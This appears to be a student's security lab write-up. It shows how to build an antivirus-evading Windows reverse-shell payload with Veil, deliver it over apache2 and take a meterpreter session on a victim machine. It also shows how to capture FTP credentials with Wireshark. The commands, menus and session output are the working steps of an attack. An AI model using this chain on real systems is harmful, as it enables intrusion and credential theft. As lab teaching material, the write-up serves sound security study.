Day 6- Assignment

Results for Question 1)


- **Create a payload for windows machine.**
  Here I used a tool called Veil to generate a payload. And reverse TCP meterpreter payload is used to get access of the victim's machine
  Commands used:
  $~./Veil.py
  $use 1(for evasion)
  Screenshot is provided below here.

```
Veil>: 1
Veil>: info
================================================================================
                          Veil | [Version]: 3.1.14
================================================================================
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

Main Menu

       2 tools loaded

Available Tools:

       1)      Evasion
       2)      Ordnance

Available Commands:

       exit                    Completely exit Veil
       info                    Information on a specific tool
       list                    List available tools
       options                 Show Veil configuration
       update                  Update Veil
       use                     Use a specific tool

Veil>: use 1
================================================================================
                                 Veil-Evasion
================================================================================
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

Veil-Evasion Menu

       41 payloads loaded
```


$select the payload mentioned in the below screenshot

```
      1)      autoit/shellcode_inject/flat.py

      2)      auxiliary/coldwar_wrapper.py
      3)      auxiliary/macro_converter.py
      4)      auxiliary/pyinstaller_wrapper.py

      5)      c/meterpreter/rev_http.py
      6)      c/meterpreter/rev_http_service.py
      7)      c/meterpreter/rev_tcp.py
      8)      c/meterpreter/rev_tcp_service.py

      9)      cs/meterpreter/rev_http.py
      10)     cs/meterpreter/rev_https.py
      11)     cs/meterpreter/rev_tcp.py
      12)     cs/shellcode_inject/base64.py
      13)     cs/shellcode_inject/virtual.py

      14)     go/meterpreter/rev_http.py
      15)     go/meterpreter/rev_https.py
      16)     go/meterpreter/rev_tcp.py
      17)     go/shellcode_inject/virtual.py

      18)     lua/shellcode_inject/flat.py

      19)     perl/shellcode_inject/flat.py

      20)     powershell/meterpreter/rev_http.py
      21)     powershell/meterpreter/rev_https.py
      22)     powershell/meterpreter/rev_tcp.py
      23)     powershell/shellcode_inject/psexec_virtual.py
      24)     powershell/shellcode_inject/virtual.py

      25)     python/meterpreter/bind_tcp.py
      26)     python/meterpreter/rev_http.py
      27)     python/meterpreter/rev_https.py
      28)     python/meterpreter/rev_tcp.py
      29)     python/shellcode_inject/aes_encrypt.py
      30)     python/shellcode_inject/arc_encrypt.py
```

$set the LHOST address to hacker's machine IP address as mentioned below in the screenshot



$generate the payload and the payload is stored in the location /var/lib/veil/output/compiled/reverse_tcpe.exe



- **Transfer the payload to the victim's machine**

  Payload is been transferred to the victim's machine through the apache2 server.


  Commands used: $service apache2 start

  Go to the browser from victim's machine and enter the IP address of the apache2 server running and download the reverse_tcpe.exe file and install the .exe file in the windows machine. And run the .exe file.

The payload creates and establishes a reverse tcp connection to the hacker's machine.

Command used: $msfconsole -q -r reverse_tcpe.rc

Hence this will create a session for the hacker to communicate with the victims.



- **Exploit the victim's machine.**

  The below screenshots are the POC that the machine has been exploited.

  Proof1: gives ip address of the windows machine.

Proof2: system information of the windows machine


```
meterpreter > sysinfo
Computer        : WIN-T27N2Q1SKPQ
OS              : Windows 8.1 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Result for Question 2)

- **Create an FTP server.**
  Here we used vsftpd as the FTP server
  Commands used: $service vsftpd start

```
root@Spectre-kali:/etc# service vsftpd start
root@Spectre-kali:/etc# service vsftpd status
● vsftpd.service - vsftpd FTP server
     Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; vendor preset: disabled)
     Active: active (running) since Wed 2020-09-02 18:11:17 IST; 21s ago
    Process: 5113 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
   Main PID: 5114 (vsftpd)
      Tasks: 1 (limit: 4478)
     Memory: 2.0M
     CGroup: /system.slice/vsftpd.service
             └─5114 /usr/sbin/vsftpd /etc/vsftpd.conf

Sep 02 18:11:16 Spectre-kali systemd[1]: Starting vsftpd FTP server...
Sep 02 18:11:17 Spectre-kali systemd[1]: Started vsftpd FTP server.
```

- **Access FTP server from the windows command prompt**
  Command used: ftp <ip_of_kali_machine>
  Provide the username and password of the users available for the FTP service



- **Do an MITM and username and password of FTP transaction using wireshark and do packet sniffing**
  While connecting to the FTP server from the windows machine, run the wireshark tool for packet sniffing. Here the wireshark acts as a MITM and the below POC screenshot gives the username and the password of the ftp connection.